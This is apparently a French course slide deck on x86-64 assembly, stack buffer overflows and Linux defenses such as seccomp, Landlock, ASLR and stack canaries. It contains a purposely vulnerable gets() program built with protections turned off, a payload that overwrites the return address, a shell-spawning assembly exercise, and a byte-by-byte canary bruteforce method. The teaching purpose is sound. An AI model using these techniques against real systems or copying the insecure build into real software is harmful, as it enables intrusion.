Registre	Rôle
RAX	Retour des valeurs entières et pointeurs
XMM0	Retour des valeurs flottantes
RDX:RAX	Retour des valeurs de 128 bits

Il existe d'autres registres et conventions qui ne seront pas détaillés dans ce cours.

3.2 Anatomie d'un Hello World!

i Info

Nous allons utiliser NASM, the Netwide Assembler dans ce cours.

```
$ sudo apt install nasm
```

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

Compilation :

```
$ nasm -f elf64 -o main.o main.asm
$ ld -o main main.o
```

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

On déclare où se situe notre segment `.text` qui contient les instructions machines.

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

On définit des *bytes* (db = *define bytes*) qui vont pouvoir être utilisés dans les instructions machines.

Ici, msg est un label vers «Hello, ESSIR! », l'octet 0xA représente le retour à la ligne \n.

La longueur de la chaîne de caractères est calculée dynamiquement avec l'idiome `equ $ - LABEL`.

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

Nous commençons à écrire le cœur du programme dans la section `_start`.

Comme nous souhaitons afficher du texte sur `STDOUT`, nous allons utiliser l'appel système `write(2)`.

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

Grâce à la [table des appels systèmes Linux x86_64](#), nous savons que `write` est appelé en mettant `0x1` dans `RAX`.

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

Grâce à la [table des appels systèmes Linux x86_64](#), nous savons que `write` est appelé en mettant 0x1 dans RAX.

Pour la suite des paramètres, nous pouvons nous référer à la documentation officielle de l'appel système avec `man 2 write` :

```
write(int fd, const void* buf,
      size_t n);
```

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

Grâce à la [table des appels systèmes Linux x86_64](#), nous savons que `write` est appelé en mettant 0x1 dans RAX.

Pour la suite des paramètres, nous pouvons nous référer à la documentation officielle de l'appel système avec `man 2 write` :

```
write(int fd, const void* buf,
      size_t n);
```

Il attend dans l'ordre : le fd, le buffer à afficher et la taille du buffer

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

Comme vu au Chapitre 3.1.5, le premier argument est passé via le registre RDI.

Nous mettons donc RDI à 1 pour indiquer que `write` écrira sur le descripteur 1 : la sortie standard.

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

Pour récupérer à l'exécution une valeur (comme par exemple une adresse d'allocation) nous utilisons [] avec NASM.

Ici, on utilise l'instruction `lea` (*Load Effective Address*) pour donner à RSI (le deuxième paramètre) le pointeur de la chaîne `msg`.

`rel` permet de d'assurer que l'instruction marchera avec des binaires PIE.

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```

Enfin, nous mettons dans RDX (le troisième paramètre) la taille de notre chaîne de caractères calculée plus tôt, puis nous utilisons l'instruction `syscall` pour réaliser l'appel système.

3.2 Anatomie d'un Hello World!

```
section .text
    global _start

section .data
    msg db "Hello, ESSIR!", 0xA
    msg_size equ $ - msg

_start:
    ; sys_write
    mov rax, 1
    mov rdi, 1
    lea rsi, [rel msg]
    mov rdx, msg_size
    syscall

    ; sys_exit
    mov rax, 60
    xor rdi, rdi
    syscall
```



Exercices

Expliquez le fonctionnement de ce bloc :

- quel est l'appel système #60 ?
- pourquoi utilisons nous xor ?

Puis modifiez ce programme pour le code de retour soit 42.

3.3 Autres instructions

Opération	Explication
mov x, y	$x \leftarrow y,$
add x, y	$x \leftarrow x + y$
sub x, y	$x \leftarrow x - y$
inc op	$op \leftarrow op + 1$
dec op	$op \leftarrow op - 1$
xor x, y	$x \leftarrow x \oplus y$
and x, y	$x \leftarrow x \text{ AND } y$
or x, y	$x \leftarrow x \text{ OR } y$
push y	$\text{Stack} \leftarrow y$
pop x	$x \leftarrow \text{Stack}$
cmp op1, op2	$op1 - op2$
jmp addr	$\text{RIP} \leftarrow \text{addr}$
je / jz addr	Saut si Zero Flag = 1, utilisé après un cmp.
jne / jnz addr	Saut si Zero Flag = 0

3.3 Autres instructions

Il en existe bien d'autres :)

3.4 Exercices

Que fait ce programme ?

```
section .data
    path db '/bin/sh', 0

section .text
    global _start

_start:
    mov rax, 59
    mov rdi, shell
    xor rsi, rsi
    xor rdx, rdx
    syscall
    mov rax, 60
    xor rdi, rdi
    syscall
```

3.4 Exercices

Que fait ce programme ?

```
section .data
    msg db 0x1D, 0x0B, 0x0B, 0x11, 0x0A, 0x00
    key db 0x58

section .text
    global _start

_start:
    mov rsi, msg

.loop:
    mov al, [rsi]
    test al, al
    jz .done
    xor al, [key]
    mov [rsi], al
    inc rsi
    jmp .loop

.done:
    mov rax, 60
    xor rdi, rdi
    syscall
```

3.4 Exercices

Le masque XOR applique la clé 0x58 (“X”) sur chaque octet :

- $0x1D \oplus 0x58 = 0x45$ (“E”)
- $0x0B \oplus 0x58 = 0x53$ (“S”)
- $0x0B \oplus 0x58 = 0x53$ (“S”)
- $0x11 \oplus 0x58 = 0x49$ (“I”)
- $0x0A \oplus 0x58 = 0x52$ (“R”)

Le message déchiffré en mémoire est **ESSIR**.

1. Le CPU
2. La gestion de la mémoire
3. Bases de l'assembleur x86 64
- 4. Attaques mémoire**
5. Mécanismes de défense

4. Attaques mémoire

TODO: expliquer ce que sont les attaques mémoires

4.1 Stack-based Buffer Overflow

4.1 Stack-based Buffer Overflow

4.1.1 Exploitation

Imaginons ce programme en C, tout à fait sécurisé...

4.1 Stack-based Buffer Overflow

```
#include <stdio.h>
#include <stdlib.h>

char *gets(char *s);

__attribute__((force_align_arg_pointer))
void hacked() {
    long long secret = 0x000a2144454e5750;
    printf("\n[***] SECRET MESSAGE : %s",
(char*)&secret);
    exit(0);
}

void vuln() {
    char buffer[32];
    printf("Please type your input: ");
    gets(buffer);
}

int main() {
    vuln();
    printf("Bye.\n");
    return 0;
}
```

4.1 Stack-based Buffer Overflow

```
#include <stdio.h>
#include <stdlib.h>

char *gets(char *s);

__attribute__((force_align_arg_pointer))
void hacked() {
    long long secret = 0x000a2144454e5750;
    printf("\n[***] SECRET MESSAGE : %s",
(char*)&secret);
    exit(0);
}

void vuln() {
    char buffer[32];
    printf("Please type your input: ");
    gets(buffer);
}

int main() {
    vuln();
    printf("Bye.\n");
    return 0;
}
```

... et qu'on le compile de manière tout à fait sécurisée...

```
$ gcc vuln.c -o vuln -fno-stack-protector -z execstack -no-pie -g
```

4.1 Stack-based Buffer Overflow

```
#include <stdio.h>
#include <stdlib.h>

char *gets(char *s);

__attribute__((force_align_arg_pointer))
void hacked() {
    long long secret = 0x000a2144454e5750;
    printf("\n[***] SECRET MESSAGE : %s",
(char*)&secret);
    exit(0);
}

void vuln() {
    char buffer[32];
    printf("Please type your input: ");
    gets(buffer);
}

int main() {
    vuln();
    printf("Bye.\n");
    return 0;
}
```

... et qu'on le compile de manière tout à fait sécurisée...

```
$ gcc vuln.c -o vuln -fno-stack-protector -z execstack -no-pie -g
/usr/bin/ld: /tmp/ccsl4lNz.o: in
function `vuln':
/tmp/tmp.l9TPiis6ed/vuln2.c:15:
(.text+0x41): warning: the `gets'
function is dangerous and should not
be used.
```



4.1 Stack-based Buffer Overflow

... et qu'on l'exécute...

4.1 Stack-based Buffer Overflow

... et qu'on l'exécute...

```
$ ./vuln
```

```
Please type your input: Hello, ESSIR!
```


```
Bye.
```

Tout se passe bien !

Effectivement, nous n'avons pas atteint la fonction `hacked()` car elle n'est appelée nulle part... Mais est-ce vraiment impossible ? 🧐


4.1 Stack-based Buffer Overflow

Rappelez-vous comment est organisée la mémoire d'un processus :



4.1 Stack-based Buffer Overflow

Rappelez-vous comment est organisée la mémoire d'un processus :



Si on tape «A» 40 fois (32 pour le buffer + 8 pour le RBP), les prochains octets que nous allons écrire vont écraser RIP !.

4.1 Stack-based Buffer Overflow

Que se passe-t-il alors si nous arrivons à écraser RIP avec l'adresse de la fonction hacked() ? 🤔

4.1 Stack-based Buffer Overflow

Que se passe-t-il alors si nous arrivons à écraser RIP avec l'adresse de la fonction hacked() ? 🤔

```
$ gdb ./vuln
(gdb) print &hacked
$1 = (void (*)( )) 0x401156 <hacked>
```

4.1 Stack-based Buffer Overflow

On prépare un payload de 40 octets + l'adresse de la fonction hacked() formattée en little endian :

```
$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*40 +  
b'\x56\x11\x40\x00\x00\x00\x00\x00') " > payload.bin
```

4.1 Stack-based Buffer Overflow

Et on pwn 🌟

```
$ ./vuln < payload.bin
```

```
Please type your input:
```

```
[***] SECRET MESSAGE : PWNED!
```

4.1 Stack-based Buffer Overflow

Et on pwn 🌟

```
$ ./vuln < payload.bin  
Please type your input:  
[***] SECRET MESSAGE : PWNED!
```

En écrasant correctement les buffers, nous avons pu prendre le contrôle du programme et atteindre des parties du code à priori inaccessibles.

4.1 Stack-based Buffer Overflow

En 2025¹, les vulnérabilités liées à une mauvaise gestion de la mémoire étaient toujours parmi le top 25 :

- #11 : Buffer Copy without Checking Size of Input (“Classic Buffer Overflow”)
- #14 : Stack-based Buffer Overflow
- #16 : Heap-based Buffer Overflow

C’est donc toujours un problème !

¹https://cwe.mitre.org/top25/archive/2025/2025_cwe_top25.html



Exercices

Réaliser les challenges Root-Me suivants :

- ELF x86 - Stack buffer overflow basic 1
- ELF x86 - 0 protection
- ELF x86 - Basique

1. Le CPU
2. La gestion de la mémoire
3. Bases de l'assembleur x86 64
4. Attaques mémoire
- 5. Mécanismes de défense**

5. Mécanismes de défense

Malgré tout, l'écosystème Linux a beaucoup évolué *dans le bon sens* et de nombreux mécanismes de protection ont été ajoutés.

Ils se décomposent en 3 grandes familles :

- le contrôle d'accès et la gestion des droits;
- le sandboxing et l'isolation;
- les mitigations mémoire anti-exploitation.

5.1 Contrôle d'accès

5.1.1 Permissions classiques (DAC)

Sous Linux, chaque fichier et dossier possède des permissions basées sur un modèle **Discretionary Access Control (DAC)** : le propriétaire a la discrétion (le choix) de modifier les droits de ses fichiers.

5.1 Contrôle d'accès

Découpage en 3 cibles :

- User (Propriétaire)
- Group (Groupe propriétaire)
- Others (Le reste du monde)

3 droits fondamentaux :

- r (Read / 4) : Lire le contenu
- w (Write / 2) : Modifier le contenu
- x (Execute / 1) : Exécuter le fichier (ou traverser le dossier)

5.1 Contrôle d'accès

La commande `ls -l` permet d'afficher ces droits :

```
$ ls -l .bashrc  
-rw-r--r-- 1 user user 4270 Aug 26 21:11 .bashrc
```

5.1 Contrôle d'accès

Il est possible de modifier les droits avec `chmod` :

- **Mode symbolique :**

- `chmod u+x script.sh` (ajoute exécution à l'utilisateur.rice);
- `chmod g-w script.sh` (retire écriture au groupe).

- **Mode octal :**

- `chmod 755 script.sh` (rwx pour l'utilisateur.rice, r-x pour les autres);
- `chmod 600 secret.txt` (rw- uniquement pour le propriétaire).

5.1 Contrôle d'accès

Nous pouvons également changer de propriétaire avec `chown`:

```
$ ls -l toto
-rw-rw-r-- 1 user user 0 Sep 16 23:32 toto
$ sudo chown root:root toto
$ ls -l toto
-rw-rw-r-- 1 root root 0 Sep 16 23:32 toto
```

5.1 Contrôle d'accès

5.1.2 Mandatory Access Control

Le modèle DAC présente des faiblesses majeures en matière de sécurité :

- **Le « Tout ou Rien » de Root** : L'utilisateur.rice root (UID 0) contourne nativement toutes les règles DAC. S'il est compromis, le système entier tombe.
- **L'erreur humaine** : Une personne peut accidentellement faire un `chmod 777` sur un dossier sensible.
- **Processus trop permissifs** : Si un serveur Web tourne sous l'utilisateur `www-data`, il a accès à **tous** les fichiers de `www-data`, même s'il n'en a besoin que de quelques-uns.

5.1 Contrôle d'accès

Le **Mandatory Access Control** vient « par-dessus » le DAC. Ce sont des règles strictes imposées par l'administrateur.rice et le noyau, impossibles à contourner par les users.

- **Principe du moindre privilège** : Un processus ne peut faire **que** ce qui est explicitement autorisé.
- Si le DAC autorise une action mais que le MAC l'interdit, **l'action est bloquée**.

5.1 Contrôle d'accès

Les deux principales implémentations sous Linux sont :

- **SELinux** (Red Hat / Fedora) : Basé sur des labels (contextes) attachés aux fichiers et processus.
- **AppArmor** (Ubuntu / Debian / SUSE) : Basé sur des profils liés aux chemins des exécutables.

5.1 Contrôle d'accès

5.1.3 Capabilities

Historiquement, si un programme standard (ex: ping) avait besoin d'une action privilégiée (comme ouvrir un socket réseau bas niveau), il devait s'exécuter en tant que root (via le bit SUID).

Si une faille (comme un buffer overflow) est trouvée dans ping, l'attaquant.e obtient un **shell root** complet !

5.1 Contrôle d'accès

Depuis le noyau 2.2, Linux divise les pouvoirs de root en ~ 40 autorisations granulaires : les **Capabilities**.

5.1 Contrôle d'accès

Exemples courants :

- CAP_NET_BIND_SERVICE : Permet d'ouvrir un port < 1024 (ex: port 80 pour un serveur web) sans être root.
- CAP_CHOWN : Permet de changer le propriétaire d'un fichier.
- CAP_SYS_ADMIN : Le « fourre-tout » administratif (montage de disques, namespaces).

5.1 Contrôle d'accès

On peut attribuer une **capability** directement à un fichier exécutable, évitant ainsi de le rendre SUID Root :

```
$ setcap cap_net_bind_service=+ep /usr/bin/web-server
```

(ep = Effective et Permitted)

5.2 Sandboxing et isolation

5.2.1 seccomp

Pour comprendre l'isolation, il faut comprendre comment les processus communiquent avec le noyau.

- Un processus ne peut pas interagir directement avec le matériel (disque, réseau).
- Il doit demander au noyau via une interface stricte : les appels système.
- Le noyau Linux x86_64 possède environ **350 appels système** (read, write, execve, open, mmap...).

Le problème : un malware va utiliser des appels système (comme execve pour lancer /bin/sh) dont le programme légitime n'avait pas besoin.

5.2 Sandboxing et isolation

Seccomp est un mécanisme du noyau Linux permettant de restreindre les appels système qu'un processus a le droit d'utiliser.

5.2 Sandboxing et isolation

La première version de Seccomp (2005) permettait de restreindre les processus à seulement 4 appels systèmes : `read`, `write`, `exit`, `sigreturn`.

Si le processus tentait autre chose, le noyau le « tuait » instantanément (SIGKILL).

C'était idéal pour du calcul pur, mais trop restrictif pour des applications modernes.

5.2 Sandboxing et isolation

Introduit en 2012, **Seccomp-BPF** permet de créer des listes de filtrage sur mesure.

Il se base sur le langage BPF (*Berkeley Packet Filter*), initialement conçu pour filtrer des paquets réseau et permet de définir des :

- **allowlists** : seuls ces syscalls sont autorisés;
- **denylists** tous les syscalls sont autorisés sauf ceux-là.

Il permet même de filtrer **les arguments** des appels système (ex: autoriser `open()` en lecture seule).

5.2 Sandboxing et isolation

5.2.2 Landlock

Landlock est un LSM mainline depuis Linux 5.13.

Sa particularité est que le sandboxing n'est pas fait par un.e administrateur.rice mais par le processus lui-même: un thread construit un ruleset puis l'applique à lui-même, sans aucun privilège au-delà de `no_new_privs`.

5.2 Sandboxing et isolation

Les restrictions portent sur des objets plutôt que sur des appels système.

On parle de répertoires et de fichiers (lecture, écriture, exécution, création, suppression), de ports réseau (TCP et UDP), et d'un peu d'IPC (signaux, sockets unix).

5.2 Sandboxing et isolation

```
roDirs := []string{"/usr", "/bin", "/lib", "/lib64", "/etc/ssl"}
var existingRODirs []string
for _, d := range roDirs {
    if _, err := os.Stat(d); err == nil {
        existingRODirs = append(existingRODirs, d)
    }
}
existingRODirs = append(existingRODirs, dropDir)

var rules []landlock.Rule
if len(existingRODirs) > 0 {
    rules = append(rules, landlock.RODirs(existingRODirs...))
}
rules = append(rules, landlock.RWDirs(dropDir))

return landlock.V7.BestEffort().RestrictPaths(rules...)
```

5.3 Mitigations mémoire

Nous allons voir quelques exemples de mitigations mémoire en place dans les systèmes GNU/Linux modernes :

- Bit NX
- ASLR
- Stack Canaries

5.3 Mitigations mémoire

5.3.1 Bit NX

Le bit NX, pour *No eXecute*, est un mécanisme CPU permettant de dissocier les zones mémoires où sont stockées les instructions et les zones où sont stockées des données venant potentiellement de l'utilisateur.

Il garantit ainsi qu'uniquement le code qui a été compilé pourra être exécuté, réduisant grandement la possibilité d'injection de code via buffer overflow.

5.3 Mitigations mémoire

5.3.2 ASLR

L'*Address Space Layout Randomization* (ASLR) est une technique de protection contre les corruptions mémoire des binaires. Le but de cette technique est de randomiser les adresses de la stack, la heap, des librairies, etc. en mémoire à chaque exécution, afin d'éviter que l'attaquant.e puisse prédire où se situent les éléments intéressants et potentiellement exploitables.

Cette propriété est configurée directement dans le kernel :

```
$ cat /proc/sys/kernel/randomize_va_space  
2
```

5.3 Mitigations mémoire

La variable `kernel.randomize_va_space` peut prendre 3 valeurs distinctes:

- 0 : Pas de randomisation, tout est statique.
- 1 : Randomisation conservative. Les adresses des bibliothèques partagées, la stack, la heap, les allocations via `mmap()` et le VDSO¹ sont randomisées.
- 2 : Randomisation complète. En plus des éléments listés dans la randomisation conservative, la mémoire managée par `brk()` est randomisée

¹Virtual Dynamically-linked Shared Object. mécanisme qui permet à certains syscalls d'être exécutés dans l'user space, améliorant notamment les performances.

5.3 Mitigations mémoire

L'ASLR peut être modifié de manière temporaire:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

ou de manière permanente dans `/etc/sysctl.conf`.

5.3 Mitigations mémoire

5.3.3 Stack Canary

À la fin du XIXe siècle, des canaris ont commencé à être utilisés dans les mines de charbon comme signal d'avertissement indiquant la présence de monoxyde de carbone (CO) et de dioxyde de carbone (CO₂) dans les mines.

De part leur plus faible tolérance à ces gaz toxiques, lorsque les canaris mourraient ou devenaient malades, les mineurs savaient que l'air était dangereux et qu'il fallait évacuer.

5.3 Mitigations mémoire

Là où les canaris indiquaient aux mineur.euses d'évacuer, les stack canaries permettent d'indiquer à un programme qu'il y a eu une tentative de buffer overflow, faisant ainsi crasher le programme.

5.3 Mitigations mémoire

Comme nous avons pu le voir dans le chapitre sur les buffer overflows, bien souvent les attaquant.es essaient de ré-écrire l'adresse de retour de la stack frame pour prendre le contrôle du flow d'exécution du programme.

5.3 Mitigations mémoire

Comme nous avons pu le voir dans le chapitre sur les buffer overflows, bien souvent les attaquants essaient de ré-écrire l'adresse de retour de la stack frame pour prendre le contrôle du flow d'exécution du programme.

Afin de détecter une ré-écriture de cette adresse, une valeur aléatoire est placée entre la stack et l'adresse de retour, rendant son écrasement obligatoire si l'on désire écraser l'adresse de retour.

5.3 Mitigations mémoire




Fig. 11. – Alignement du stack canary en mémoire

5.3 Mitigations mémoire

Le compilateur GCC insère automatiquement les canaries avec l'option `-fstack-protector` :

```
; Prologue avec canary
mov rax, QWORD PTR fs:0x28 ; Charger le canary depuis TLS
mov QWORD PTR [rbp-8], rax ; Placer sur la stack
xor eax, eax               ; Effacer rax
; ... code de la fonction ...
; Épilogue avec vérification
mov rax, QWORD PTR [rbp-8] ; Récupérer le canary
xor rax, QWORD PTR fs:0x28 ; Comparer avec l'original
je .L2                     ; Saut si identique
call __stack_chk_fail     ; Sinon, terminer le programme
.L
```

5.3 Mitigations mémoire

Avant de retourner à l'adresse de retour, la valeur du stack canary est vérifiée pour s'assurer qu'elle est bien la même que celle d'origine.

Si ce n'est pas le cas, le programme paniquera.

5.3 Mitigations mémoire

Malgré son apparente robustesse, il est assez simple de contourner ce mécanisme de sécurité.

La première façon est de directement récupérer la valeur via une *stack leak*. Cette méthode est plus complexe car elle requiert la présence d'une autre vulnérabilité dans le programme permettant de dumper le contenu de la stack.

5.3 Mitigations mémoire

La seconde méthode est de deviner par force-brute la valeur du canari afin de pouvoir l'écraser avec la bonne valeur et ainsi réussir la vérification du canari.

Généralement, un stack canary est une valeur aléatoire de 32 bits ce qui signifie qu'il peut prendre 2^{32} (soit 4 294 967 296) valeurs différentes.

À première vue, pouvoir deviner la valeur semble impossible, mais il est en réalité assez simple de la retrouver, en maximum...

5.3 Mitigations mémoire

La seconde méthode est de deviner par force-brute la valeur du canari afin de pouvoir l'écraser avec la bonne valeur et ainsi réussir la vérification du canari.

Généralement, un stack canary est une valeur aléatoire de 32 bits ce qui signifie qu'il peut prendre 2^{32} (soit 4 294 967 296) valeurs différentes.

À première vue, pouvoir deviner la valeur semble impossible, mais il est en réalité assez simple de la retrouver, en maximum... **1024 tentatives**.

5.3 Mitigations mémoire

En utilisant une attaque appelée *byte-by-byte bruteforce*, il est possible de ré-écrire les octets du canari les uns après les autres.



Fig. 12. – Octets composant le canari

5.3 Mitigations mémoire

Dans l'exemple ci-dessus, l'attaquant.e peut commencer par écraser `b0` uniquement.

Comme `b1`, `b2` et `b3` sont déjà aux bonnes valeurs (car celles initialisées par le programme), il suffit de maximum 2^8 (soit 256) tentatives pour trouver la valeur de `b0` pour laquelle le programme ne crashe plus.

5.3 Mitigations mémoire

Une fois que la valeur `b0` a été identifiée, il suffit de répéter l'opération pour les octets restants.

Au final, l'attaquant.e réalise au maximum 4×256 (soit 1024) tentatives pour identifier l'intégralité du stack canary.

Bravo, vous avez survécu :)



© ⓘ ♻️ Hugo Blanc, 2026

Ce document peut être distribué librement, selon les termes de la version 4.0 de la licence Creative Commons Attribution-ShareAlike: <http://creativecommons.org/licenses/by-sa/4.0/>.

Vous êtes libres de reproduire, distribuer et communiquer ce document au public et de modifier ce document, selon les conditions suivantes :

- Paternité. Vous devez citer le nom de l'auteur original.
- Partage des Conditions Initiales à l'Identique. Si vous modifiez, transformez ou adaptez cette création, vous n'avez le droit de distribuer la création qui en résulte que sous un contrat identique à celui-ci.
- À chaque réutilisation ou distribution, vous devez faire apparaître clairement aux autres les conditions contractuelles de mise à disposition de cette création.

Chacune de ces conditions peut être levée si vous obtenez l'autorisation du titulaire des droits.